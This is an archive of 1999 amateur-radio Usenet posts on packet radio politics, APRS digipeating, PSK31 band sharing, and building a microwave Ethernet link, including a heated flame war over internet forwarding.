Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham wrote:
>
> Yes, please do read Greg's article. You'll see that the rest of it is -
> More of the same.
>
> The twisted, rambling rationalizations of a LandLine Lid.
>
> Pretty sick stuff, but that's Greg for you.
>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
> Greg Jones ; WD5IVD wrote in message <794l3oeqq1@hornet.fibr.net>...
> >In article <7942pj$hjl@enews4.newsguy.com> Charles Brabham,
> n5pvl@texoma.net
> >writes:
> >>To see a couple of alleged "Leaders" of the US Packet Radio network who
> also
> >>do not make the grade as Hams according to your definition, see:
> >>
> >>http://www.texoma.net/~n5pvl/mal.htm
> >>
> >
> >As is my policy, I try to reply back to messages that take things I have
> said
> >out of context.
> >
> >For access to the entire article and the introduction please visit:
> >
> >http://www.tapr.org/tapr/html/tprs.aug.96.html
> >
> >
> >Cheers - Greg Jones, WD5IVD
> >President TAPR

Charles,

Your record is still stuck. Hams in Europe mostly have restrictive PTTs
which won't allow the interconnection of a radio transceiver to the
telephone. Hams in Europe normally can't have things like a packet to
internet gateway. Hams in Europe normally can't handle third party
traffic for non-hams. Hams in Europe mostly don't have autopatches on
their VHF voice repeaters. You live in a country which has few such

restrictions. Even with all of those freedoms, all you do is bitch, bitch, bitch.

Dave 5H3US, K8MN

582. Re: APRS & Digi Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: Tom@astro.net
Message-ID: <7955m4$241$3@remarQ.com>
Source record: 19903

When in doubt set your path to wide,relay. One of the 2 should pick you up and digi you. You said "somewhat Local", maybe those digi's aren't hearing you. How much power are you putting out? Are there mountains or buidings between you and the digi's? You may have to increase it a bit if it's low power (say 5 watts). When I first started play with APRS there was NO digis within 50 miles so I had to use 50 watts minimum to get out to the network. When we got a local digi I cut that down to 10 watts. I mainly use WA2YSM,wide in my path.

73,
Tom

In article <ughPqHZT#GA.328@nih2naab.prod2.compuserve.com>, AJS <74221.2305@CompuServe.COM> wrote:
>I am trying to understand the digipeating of APRS. I have tried
>to do a test by sending a packet via WIDE and also through a
>particular station to see if my signal is digipeated. I am using
>a terminal program to attempt to see the digipeated packets.
>This test does not work with the 2 APRS stations that are
>somewhat local. The test does work with local BBS's. Is my
>problem that I am out of range of the APRS stations or is there
>someting wrong with my digipeat settings. Also, if I find a
>station to digipeat through, should my path be APRS via that
>station? If anyone would like to share their knowledge of the
>principles behind the APRS digipeating it would be appreciated.
>
>AJ KT4KM

Remove the "P" from the below address (spam blocker)

Tom Randall Amateur Radio - KB2SMS
Mt. Beacon Amateur Radio Club / ARRL / 10-10
tprandall@idsi.net Member: AAVSO Solar Division

My Astronomy/Ham radio site: http://www1.mhv.net/~trandall/welcome.html

Karen Anne Carpenter March 2,1950 - February 4,1983

583. Re: xNos, various problems...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: Per Flitt <flitt@home.se>
Message-ID: <Kzpt2.2291$d4.5101@nntpserver.swip.net>
Source record: 19904

Thank's for the help !
I've got JNos running here now.

Another thing that bothers me is the mailer. I've got several here
but they're all ancient dos-based. Is it possible to use a more
modern mailer (eudora/outlook etc) ?

73's de Per / sm0rwo
(JNOS on 14.105/144.825/433.625 now)

584. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <795ag4$5bp@enews4.newsguy.com>
Source record: 19905
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dave Heil wrote in message <36B67C4F.43C8@cats-net.com>...

>
>Charles,
>
>Your record is still stuck. Hams in Europe mostly have restrictive PTTs
>which won't allow the interconnection of a radio transceiver to the
>telephone. Hams in Europe normally can't have things like a packet to
>internet gateway. Hams in Europe normally can't handle third party
>traffic for non-hams. Hams in Europe mostly don't have autopatches on
>their VHF voice repeaters. You live in a country which has few such
>restrictions. Even with all of those freedoms, all you do is bitch,
>bitch, bitch.

Gee, Dave, it sure is terrible of me to bitch bitch bitch about the Packet Radio network here in the US being undercut and almost completely destroyed by bozos with telephones, while the folks in Europe enjoy a modern Packet net, isn't it?

What in particular do YOU have against Hams using Radio?

Clowns like Greg Jones, who actually PROMOTE "amateur telephone" are directly responsible for our present situation here. Don't think so? Take a look at the result of Greg's policies here in Texas, where the TexNet high-speed Packet net is now kaput and is slated to be replaced by *** Internet connections *** in preference to Amateur Radio. The TexNet folks have gone so far as to say that TexNet node SYSOPs without Internet connections will be edged out of the "network". - A real proud day for Ham Radio when that was announced, huh?

My record will become unstuck just as soon as we get some relief from Greg's anti-Ham LandLine Lid buddies and can go back to developing an Amateur Packet Radio Network again, and not one instant sooner. Get used to it. You'll be hearing a lot more of the same, and not just from me.

Be a Ham!

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

>
>Dave 5H3US, K8MN

585. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <36B652E8.3E16@pop.removethistomailme.net>
Source record: 19906
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

Allan Herriman wrote:
>
> I'm not sure why you'd want to disable the Manchester encoder. Sure,
> it'll halve the bandwidth, but it'll make clock recovery at the other
> end quite difficult, as ethernet controllers don't scramble the data,
> which means that if you send a packet of 1500 zero bytes, you won't
> receive any data transitions for 1500 x 8 = 12000 bit periods. This
> is (more or less) impossible to decode.
> You'll also lose DC balance, which can upset AFC, etc.
>

That's a good point; the original N6GN design was DC-coupled throughout, but I've taken the liberty of using broadband transformers at both ends of the circuit for isolation purposes, and blocking capacitors between the FM detector and line driver chips. AC coupling simplifies the design considerably over the circuit in Glenn's original article.

I'm not obsessed with optimizing bandwidth usage, anyway, as long as it works.

-- jm KE5FX

Note: My E-mail address has been altered to avoid spam
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586. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <36B6629B.6042@pop.removethistomailme.net>
Source record: 19907
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

Allan Herriman wrote:
>
> Hi John,
>
> I agree about that last statement. If you could make a cheap
> commercial quality "wireless ethernet bridge", it would sell like
> hotcakes. When I used to work for a microwave comms company, it
> seemed every second customer request would be for such a product. We
> could sell them microwave links for 30 phone channels (this was one of
> our main products), but we had nothing for their computer networks.
>
> The typical customer would be a small or medium sized business that
> had a head office, and a new, small office within a few km of head
> office. They wanted to extend their PABX and their computer network
> to the new site, without having to pay phone company rates on data
> lines.
>

Probably the biggest obstacle to this idea isn't technical or economic, but regulatory. I am not sure what the licensing requirements are, or if even an amateur license allows one to chew up 50, 60, or 70 MHz of prime 24 GHz real estate with something like this. I'll have to look up the relevant FCC regs one of these days. It is not a big deal in my particular case since I only need to run enough ERP to make it across a parking lot, but widespread deployment of such a system would undoubtedly have to be done entirely at the users' risk, legally speaking.

My suspicion is that the ham ID requirement could be easily met by simply keying the carrier in a quick "_.. . _._ . ..._. _.._" pattern every few minutes. That will play hell with my Quake game, though, so I may put it off until I get my first pink slip in the mail from the FCC. :-) In all seriousness, though, the legal aspect of the problem is one reason I want to learn more about what determines things like the minimum usable bandwidth and such.

> I did some market research, and came up with the following
> conclusions:
>
> 1. The box at each end will simply plug into the ethernet and need no
> configuration. Customers don't seem to like configuring bridges.
>

Right. That would be me.

> 2. You really don't need 10Mbps. *No* 10base-anything ethernet can
> equal this figure, even asymptotically. You can get pretty close in
> bursts with a modern server fed from an ethernet switch though. This
> would not be a typical application.
> I contend that your "file sharing and streaming on the LAN as well as
> Internet access" would suffer little subjective degradation at even
> 1Mbps. Well, maybe. There will definitely be times when you notice
> the difference, but most of the time you won't.
> It helps to filter out packets that don't need to traverse the link in
> this case.
> Most business users are just happy to have connectivity.
> [I should point out that my research was done before web browsing
> became a significant part of network traffic. Even so, all Internet
> traffic for a small to medium sized company will get funnelled into a
> single feed of typically < 1.5Mbps. Even ADSL (in practice) doesn't
> get close to 10Mbps.]
>

I dunno. 1 Mbps = about 130 KBytes/second, and I definitely get closer to a megabyte per second just copying files in DOS across Windows boxes on 10BaseT. Our net connection at the office is only a T1, so 2 Mbps would be fine for Internet work by itself. The trouble is, nobody uses 1- or 2-megabit network cards anymore. The ones that sell for $20 at CompUSA are all 10-megabit 10BaseT models. Supporting anything less than 10BaseT is a waste of time, on the grounds that it's obsolete technology.

> 2b. Even if you get 10Mbps, what happens when you connect to a
> 100BaseT network? Will you need 100Mbps then? Repeat argument with
> 1000BaseT.
>

Right now I don't have any interest in supporting 100-megabit or faster standards. 10 Mbps is just an incremental jump over the older 2 Mbps designs floating around, but 100 Mbps is much more than just a faster 10 Mbps link. 100BaseT uses multiple pairs with all kinds of funky multi-level quadrature modulation schemes and such that I don't even want to think about at this point. I am not sure that there are any off-the-shelf radio modem chips like the MC13155 available for 100-megabit service.

> 3. It is desirable to not share collision domains across the two ends
> of the link for three reasons:
> a. A shared collision domain will limit the distance you can
> transmit (due to the maximum delays allowable in the ethernet spec)
> to a few km (IIRC). If you don't share the collision domain, you can
> transmit over any distance.
> b. This saves link bandwidth by not transmitting useless information
> (which only matters if the link rate is < 10Mbps).
> c. The need to send collisions across the link means that when the
> link gets noisy (and they all do, at some time) then you will trash
> the network at each end.

>
> 4. The conclusion was that you need a router, bridge or switch
> (preferably with packet filtering) at each end, regardless of the data
> rate. Since you can build one with a few chips costing perhaps US$40,
> this wouldn't seem to be a problem.
>

Sounds like a very good point; minimize the traffic on the wire, and you end up with fewer retries. The dual-Gunnplexer approach I'm using isn't really "full duplex" -- because each Gunnplexer serves as the other's local oscillator, each station can only receive when it isn't trying to transmit. Consequently I can imagine that excessive net traffic at the "office" end will lead to substantially degraded performance at the "home" end, even when the traffic isn't intended for the remote site!

If this turns out to be *too* big a problem, I will probably just order a couple more Gunnplexers and put half of the link on 10 GHz with the other half on 24. Either that, or use a couple sets of cheap VCOs to put the link somewhere between 1 and 2 GHz. The latter, of course, would eliminate all hope of legitimacy from a regulatory standpoint.

> Venture capital, anyone?

Hmm. Have to tie it in with the "Internet," somehow....

>
> >-- jm KE5FX
>
> Regards,
> Allan.

Note: My E-mail address has been altered to avoid spam
---

587. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: John Lundgren <NOlundgrejSPAM@mail.rsccd.org>
Message-ID: <36B6846A.7C32@mail.rsccd.org>
Source record: 19908
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

John Miles wrote:

> Allan Herriman wrote:
[snip]

> Mbps link. 100BaseT uses multiple pairs with all kinds of funky
> multi-level quadrature modulation schemes and such that I don't even
> want to think about at this point. I am not sure that there are any
> off-the-shelf radio modem chips like the MC13155 available for
> 100-megabit service.

That's not true. For gigabit ethernet, there's fancy modulation etc.
But for regular 100BaseT there are only two pairs used, and it's
basically the same as 10BaseT.
Manchester encoding is used for 10BaseT.

> > Venture capital, anyone?

Already being done by the same people that make the 10MB chip, and some
others that have been buying this chip from the same mfgr. I forget, it
might be Harris. I've been on their web page, so you should be able to
find it on the net.

> Hmm. Have to tie it in with the "Internet," somehow....

--
Please remove NO and SPAM from my email addr to reply.
--
@@@@@@@@@@T@h@e@@I@n@t@e@r@n@e@t@@w@a@s@@c@o@o@l@@u@n@t@i@l@@@@@@@@@
@ John Lundgren Elec. Tech, Info. Tech. Svcs.| lundgrej <AT> mail @
@ Rancho Santiago Community College District | .rsccd.org @
@ 17th St. at Bristol \ Santa Ana, CA 92706 | www.rsccd.org @
@ My opinions are mine, NOT my employer's. |PGP key avail on req@
@ "Everything is InterTwingled" - Ted Nelson in ComputerLib @
@@@@@@@@@@e@v@e@r@y@o@n@e@@f@o@u@n@d@@o@u@t@@a@b@o@u@t@@i@t@@@@@@@@@@
I am a California Resident and ALL California Junk Email laws apply.
You must meet _all_ Calif Anti-SPAM laws. See www.leginfo.ca.gov
and search for 17538.4 in the business and professions code.

588. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <36B69C15.3074@pop.removethistomailme.net>
Source record: 19909
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

```
John Lundgren wrote:
>
> John Miles wrote:
>
> > Allan Herriman wrote:
> [snip]
>
> > Mbps link. 100BaseT uses multiple pairs with all kinds of funky
> > multi-level quadrature modulation schemes and such that I don't even
> > want to think about at this point. I am not sure that there are any
> > off-the-shelf radio modem chips like the MC13155 available for
> > 100-megabit service.
>
> That's not true. For gigabit ethernet, there's fancy modulation etc.
> But for regular 100BaseT there are only two pairs used, and it's
> basically the same as 10BaseT.
> Manchester encoding is used for 10BaseT.
>

Wow, that's not what I'd always heard. So it's just two differential
pairs (4 conductors in all), just like 10BT?

-- jm KE5FX

-----------------------------------------------------
Note: My E-mail address has been altered to avoid spam
-----------------------------------------------------
```

589. Re: Why not 500 Hz Filter for PSK?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: Seth Miller <seth.miller@NOSPAMworldnet.att.net>
Message-ID: <36B4FCA8.9F8BE7DA@NOSPAMworldnet.att.net>
Source record: 19977

Right-o, that was it. Thanks a bunch, Bob.

- Seth N6BMB

(Please remove the 'NOSPAM' text from the above address to send a
personal reply. I apologize for the inconvenience.)

Bob Lewis wrote:
>
> The 500 Hz isn't a problem. You probably don't have your software rx and tx
> frequency set to the center of the filter passband. You need to figure out
> how far from the dial frequency the filter is located in USB. In my case,
> the center is 1500 Hz so I set the Rx and Tx frequency on the software to
> 1500 Hz. The 500 Hz filter works great, making the waterfall easier to tune
> and keeping close-in QRM from pumping the receiver AGC.

590. G3 FAX signal

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: bv2dq <bv2dq@m2.is.net.tw>
Message-ID: <792vg4$ik6$1@news.ficnet.net.tw>
Source record: 19978

Dear OM..
This is Randson Huang/BV2DQ in Taipei and say Hello to you!!
May I asking a question? If I have a fax machine(phone line) at home,
>and using cassette recoder to recording line signal, like monitoring
>signal(transmitting or receiving) on the phone line. The speed ratio always
>9600 is okay, and signal speed to auto edge was not needed(if could, it's
>better). I'm mean just forget 14400 or other ratio, almost of fax on
>9600bps!
> So, the signal was record on tape, then play on cassette recorder and
>earphone output connect to MIC input of sound card. Can I use JVFAX,
>JVcomm32 or other weather fax software to decode signal on PC?

If Not, how should I do?
> I'm very appreciate for your acknowledge!
> and thank you very much!!!

591. PSK, a little breathing room PLS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: z005381b@bc.seflin.org
Message-ID: <7932bj$a48@nntp.seflin.org>
Source record: 19979

Re: PSK, a little breathing room please?
.....
Here's an email Pete (the fellow who wrote the PSK31 program for the sound card etc) and I exchanged. Thought you guys might like to see what he said.

Please DON'T email etc your angry rebutals to *ME*. I'm only the messenger.
.....
From Peter.Martinez@btinternet.com
Date: Sat, 30 Jan 99 10:30:36 -0000 (UTC)
From: Peter Martinez <Peter.Martinez@btinternet.com>

Jim:

Yes by all means post anything from me anywhere to give PSK31 a boost.

One area that needs pushing around the discussion groups and arguments, is that of the problem of conflict between PSK31 activity, which is 100% human <>human QSOs, versus the machine<>machine links, mostly Pactor I think, which take place in the 14070+ part of the spectrum that has become, by default, the home of PSK31.

I think this part of the spectrum, that is, sitting on the bottom edge of the RTTY sub-band, is an ideal place for PSK31, adjacent as it is to the area traditionally used for "QRP" working. Therefore I tend to resist any suggestions that PSK31 should move elsewhere. 14053 and 14097 have been suggested.

The question then remains of how to resolve the problem of unattended Pactor mailboxes causing interference to on-going PSK31 contacts, either because they don't listen before calling, or because they respond to calls that are inside skip or out-of range to ongoing PSK31 contacts. The obvious answer is to get the Pactor mailboxes to move up and leave a bit of space for us, but the question is how to achieve that without confrontation. A campaign of information would be the best, informing Pactor users and mailbox systops that PSK31 is now building up rapidly in there areas and would they take steps to prevent causing interference.

I am starting this over here and it's beginning to work. The QRM from casual Pactor operation and live Pactor users calling mailboxes in the 14070-14071 area is down a lot on a month ago, and there are just a few stubborn maildrops left.

Yes I think I have annoyed a few commercial organisations: A well-known german manufacturer was recorded as going into print, on being asked to comment on PSK31, that the concept was flawed, it took up too little

bandwidth at a time when we should be thinking of wider modes in order to safeguard our threatened amateur bands, and was a step backwards in technogolical evolution, etc. etc. Three weeks later a press announcement from the same company said they would be implementing PSK31 shortly!

73, Peter

.....

How 'bout it guys - a few Khz between 14.070 and 14.075 for PSK only??

This mode is catching on FAST! I've heard signals (some -very- weak) from Russia to VK in just a few days of monitoring. Two guys in Finland talking amoungst themselves (luckily in English) runing low power just above the noise (10 to 500 Hz B/W) with a Pactor station running 59+ within 1 Khz of them. Pete and a DL set up shop between interference bands (every 50 Hz apart) of a chirp radar and carried on for a hour with no problem. "Move up 50 Hz is common place".

If you can hear it - you can print it. If it seems buried next to a Pactor station (with a wide Rx filter setting) it will print -ANYWAY-.

Some helpful hints I've found out;

1. Make sure your rig is stable. A 5 Hz drift is TOO MUCH!
2. It really helps if you can tune 1 Hz per step for the final tune in. 10 Hz looks like pretty big jumps although you can use the program to final tune the signal in 1 Hz steps.
3. A DSP audio box really helps to get rid of the annoying "other" stuff for your ears (only). Doesn't make much difference to the PSK program since the sound card filtering is very good.
4. A narrow IF filter -will- help your receiver behave when strong adjacent Pactor signals are nearby (AGC etc).
5. Just watch the "water fall" display as you tune slowly around 140.700 for the tell tale double lines with a narrow black space between them. TUNE SLOWLY!! Even with A pactor station screaming away you'll still "see" the PSK signal. When you get it tuned in properly, the width of the PSK signal is directly below the white portion of the fixed tuning display. Then -slowly- (1 Hz at a time) tune either the Rx or the "Rx Freq Hz" up/down buttons until the "Phase Scope" display is as vertical as you can get it. (It's all in the instructions.)
6. The station calling CQ should NOT have the "NET" boxed checked. Use NET to lock YOUR TX to the other stations TX frequency.
7. While it doesn't matter in BPSK, use USB for PSK so everyone will -not- be inverted when switching to QPSK.

Looks like "technology" just smacked us in the head guys. TNKs to Pete and his merry band of "digital nerds" :)

The address to download this FREE program is;

ftp://det.bi.ehu.es/pub/ham/psk31/p31sbw104.zip

V1.04 is the latest version (hot off Pete's keyboard).

It looks like it might be good to use xx.x70,000 Mhz as the base PSK freqs
on the bands where it's used.

73, Jim Rosenthal, WA4STJ

592. Re: PSK, a little breathing room PLS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: Seth Miller <seth.miller@NOSPAMworldnet.att.net>
Message-ID: <36B516FB.D44EF698@NOSPAMworldnet.att.net>
Source record: 19980

No angry rebuttals, it is still possible to have a civilized and
rational discussion within a newsgroup (I think...).

'twill be interesting to see how this one rolls out, I can see both
sides. The Pactor traffic was there well before 14.070 became the
'default' PSK calling frequency, but then again the mailboxes scan a lot
of frequencies, surely they can keep clear of a few kilohertz on 20
meters. My limited association with a few mailbox sysops has
demonstrated that they are a professional and committed group, and will
act with everyone's best interest in mind -- I expect that this crisis
will be over before it begins (as it should be in so many other areas of
the hobby). Hopefully those involved can show everyone else 'how it's
done' when a conflict arises, it's pretty disheartening to see how
quickly some other issues related to the hobby have devolved into
pettiness and name-calling. I hope this one works out better...

In any event, one way or the other PSK seems here to stay.

- Seth N6BMB

James Rosenthal wrote:
>
> Re: PSK, a little breathing room please?
> ....
> Here's an email Pete (the fellow who wrote the PSK31 program for the
> sound card etc) and I exchanged. Thought you guys might like to see
> what he said.
>
> Please DON'T email etc your angry rebutals to *ME*. I'm only the
> messenger.
> ....

<snip>

593. CW trainer for Mac wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: medboy@clear.net.nz
Message-ID: <pGdt2.596$F5.6029@news.clear.net.nz>
Source record: 19981
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc,aus.radio.amateur.misc,aus.radio.amateur.digital

Hi there

I am looking for CW training software for the macintosh (irrespective of how old). I used to have a mac program called 'Morse' (10/10 for originality!) for the Mac plus which was pretty basic but did the trick. Does anyone have it or something else?

Cheers
Graham

594. GMDSS Trainer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: hamilton2570@my-dejanews.com
Message-ID: <793ufviqo1@nnrp1.dejanews.com>
Source record: 19982
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.amateur.pol

This software is used to
provide the user with information related to Global Maritime
Distress and Safety System;
help him acquire skills of usage of radio communications equipment
used within GMDSS.
All data provided by the software fall into the following categories :

text;
pictures;
short video films;
short audio pieces (both speech and music);
binary databases (tables);
executables each simulating a certain radio equipment.
All these pieces of data are cross-referenced in a multiway
chierarchial-tree global structure. In effect, they form a hypertext
system, one of its well-known advantage
being the ability of the user move within a "layer" of data
corresponding to his current level of proficiency; but if necessary, he
may "descend" to the very basics of any
issue, e.g. to a physical definition of oscillations.
All the above components of the database are easily added and
modified; it does not require recompiling of the software (except
executables).
The total size of the database is limited only by free disk space.
The program is installed on a local area network, each station
representing a ship, coast radio or shore-based subscriber station and
it can work as a standalone
workstation.
The program simulates work of radio communications equipment,
including sending/receiving messages and voice to/from ships. The voice
communications are implemented with a Sound Blaster audio card installed
on each computer.
Three different types of workstations are available : shipborne, coast
radio and subscriber stations. The latter two simulate an exit to
shore-based communication networks.
In a sense, this program is self-documented and almost all data
presented in this manual is easily reached right from the program.
The program is released in two versions : full version for local area
networks (LAN version) and standalone version for onboard training.

http://www.hamilton.lv

Best regards
Alexander Nikolayev

an@hamilton.lv

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

595. Re: CW trainer for Mac wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: AC6V <ac6v@ix.netcom.com>
Message-ID: <36B59BBE.5F07@ix.netcom.com>
Source record: 19983
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc,aus.radio.amateur.misc,aus.radio.amateur.digital

ZL1UUI wrote:
>
> Hi there
>
> I am looking for CW training software for the macintosh (irrespective
> of how old). I used to have a mac program called 'Morse' (10/10 for
> originality!) for the Mac plus which was pretty basic but did the
> trick. Does anyone have it or something else?
>
> Cheers
> Graham

Good Morning Graham -- try the Mac Links at URL:
http://www.ac6v.com/pageap.html#MAC

Several to choose from.
--
73 from Rod in San Diego

AC6V INDEX TO DX AND HAM RADIO
FEATURING 88 PAGES, 400 INDEXED TOPICS, AND 3000 LINKS
Over 282,000 visits on the counter
http://www.ac6v.com/pageas.html -- Alphabetical Index
http://www.ac6v.com/ -- Home Page

596. Re: Let's find consensus on the meaning of the term "Real Ham&#65533;"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7942pj$hjl@enews4.newsguy.com>
Source record: 19984
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Ed Hare, W1RFI wrote in message <36B234E1.1427@arrl.net>...

>snip<
>I propose:
>
>A real ham is someone who has been issued an FCC license under the
>provisions of Part 97, who operates his or her station within the
>provisions of Part 97 in a manner that is respectful of the rights of
>other real hams to do the same.

That sounds reasonable to me.

How you can put forward the statement above and show such tolerance for the activities of "Internet Forwarders" on the Packet Radio network is beyond me, though.

Internet Forwarders (LandLine Lids) use telephone links to "route around" Hams who are trying to communicate by Ham Radio, depriving those stations of the traffic they are intended to carry. This, in turn, leads to those SYSOPs losing heart and shutting down. Hundreds of great Hams have been shut out this way by LandLine Lids, both on HF and in VHF/UHF networks.

Wherever Hams attempt move information digitally, including Packet, PACTOR, AMSAT, CLOVER, you name it, a LandLine Lid will come along with his telephone connections to "route around" those Hams and deprive them of traffic.

JUST IN CASE:

Just in case a reader here has trouble understanding how "routing around" occurs:

RealHam has Amateur Packet Radio traffic to move on 40 meters. (Mode does not matter) -- But a local LandLine Lid cleverly moves that traffic over his Non-Ham connection, which of course is much faster. So when RealHam connects to the distant station and attempts to forward the messages, he is told that they are already there. So the Real Ham is left with nothing to do. - Because of the actions of a Lid with a telephone.

LandLine Lids have used this routine to systematically shut down most of the USA Packet Radio forwarding network. To see precisely WHICH hams have been doing this, see the LandLne Lid List at:

http://www.texoma.net/~n5pvl/llllist.htm

These persons are not, by your definition, "Real Hams" because they are not "respectful of the rights of

other real hams to do the same." Right?

To see a couple of alleged "Leaders" of the US Packet Radio network who also do not make the grade as Hams according to your definition, see:

http://www.texoma.net/~n5pvl/mal.htm

Tell us, Ed; Are YOU respectful of the rights of Hams to use Radio? If so, how can you justify the actions of LandLine Lids who have caused hundreds of fine Hams to lose heart in what they are doing?

No disrespect intended here, but don't you think it's about time the ARRL woke up and smelled the coffee Re: this issue? The US Packet net has undergone serious degeneration due to this problem, and I have not seen any effort being made to look into the problem and correct it.

Hams in Europe have regs which protect them from LandLine Lids; Why don't we?

Hams in Europe have seen their Packet Net grow and advance while the US net has almost completely died away.

Wake up and smell the coffee.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

597. Looking for 10 meter RTTY contacts

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: Paul <w9ned@blueriver.net>
Message-ID: <36B5AA39.55C24FF7@blueriver.net>
Source record: 19985

I am looking for RTTY contacts for a WAS Single Band (10 Meter)

If you are interested in making a contact with Indiana, I am on 28.140
from
1300 - 1430 UTC and from 2100 - 2200 UTC Monday through Friday.

and as always DX is most welcome...

The Band is UP ! lets Play ....

--
Paul Seigle

w9ned@blueriver.net

w9ned@k9iu.#sin.in.usa.noam <-- Packet

598. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <794jd8$30b$1@nnrp1.dejanews.com>
Source record: 19986
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

In article <36b331d0.6977139@newshost>,
allan.herriman.hates.spam@fujitsu.com.au (Allan Herriman) wrote:
> On Thu, 28 Jan 1999 17:45:03 -0800, John Miles
> <jmiles@pop.removethistomailme.net> wrote:
> > [snip]
> >I agree that the "better" way is to get a couple of actual Ethernet
> >bridges and connect them with a commercial radio link, but considering
> >that all I am trying to do is learn a little about high-speed data
> >transmission and play a decent game of Quake, I don't think I can
> >justify the $6K-$15K budget that the commercial solutions demand. This
> >is strictly for personal amusement and telecommuting rather than any
> >type of mission-critical commercial application.
> > [snip]
>
> Hi John,
>
> The "better" way doesn't have to involve that sort of cost...
>
> You can build routers out of old '486 PCs and some free software (*).
> (You might have to pay to get some serial I/O cards capable of
> manchester or NRZI for the wan ports. Perhaps even DS1.)
> Once you have a serial stream you can use the same sort of FSK modem
> you originally intended to use, but now at a manageable baud rate.

Unless you're using one with an integrated transceiver, Ethernet
controllers are externally clocked, and can be clocked at rates
other than 10Mbps (such as 2Mbps). Some of the controllers will
even allow you turn off the Manchester encoder, which is ideal.
The Intel 82586, still commonly found on older Ethernet cards
(perhaps you can pick a few up at a swap meet or computer store
used bin), is a fully-featured serial data engine (though writing
drivers for it is not for the faint of heart).

In other words, you can probably scrounge an Ethernet card which
makes a perfectly fine serial data engine.

Dana K6JQ
Dana@Source.Net

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

599. List of the rec.radio newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-01 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <794ftm$dct@news.Hawaii.Edu>
Source record: 19987
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx

```
Archive-name: radio/personal-brief-introduction

In an effort help ensure a poster's article reaches the appropriate
audience, below is a list of the rec.radio newsgroups. In most cases,
a group's name will explain its purpose. Cross-posting should rarely
be necessary.

rec.radio.broadcasting (devoted to the broadcast industry; moderated)
rec.radio.cb
rec.radio.info (periodic informational bulletins; moderated)
rec.radio.scanner
rec.radio.shortwave
rec.radio.swap (for buying, selling, and trading; not a discussion group)

rec.radio.amateur.antenna
rec.radio.amateur.boatanchors (tube-type communications equipment)
rec.radio.amateur.digital.misc (packet, pactor and other digital modes)
rec.radio.amateur.dx (long-distance amateur communications)
rec.radio.amateur.equipment (questions, comments regarding commercially-
built amateur gear; not for buying/selling)
rec.radio.amateur.homebrew (devoted to home-building ham gear)
rec.radio.amateur.policy (issues include code, restructuring, local
restrictions in conflict with FCC R&R)
rec.radio.amateur.space (satellites, meteor scatter, EME)
rec.radio.amateur.misc (any topic not covered in the above groups)

(At least two other English language radio hierarchies exist, prefixed
with "uk" (United Kingdom), and "aus" (Australia), in place of "rec.")

Again, cross-posting should rarely be necessary. Many times, a long-
running thread results from a single cross-posted article, and the
contents of such a thread drift further and further away from being
"on-topic" in the various NGs that receive each and every followup.

For more detailed information, see "Guide to the Rec.radio Newsgroups"
posted on the 15th of each month.

Jeffrey Herman, WH6U
(rec.radio.amateur working-group)
```

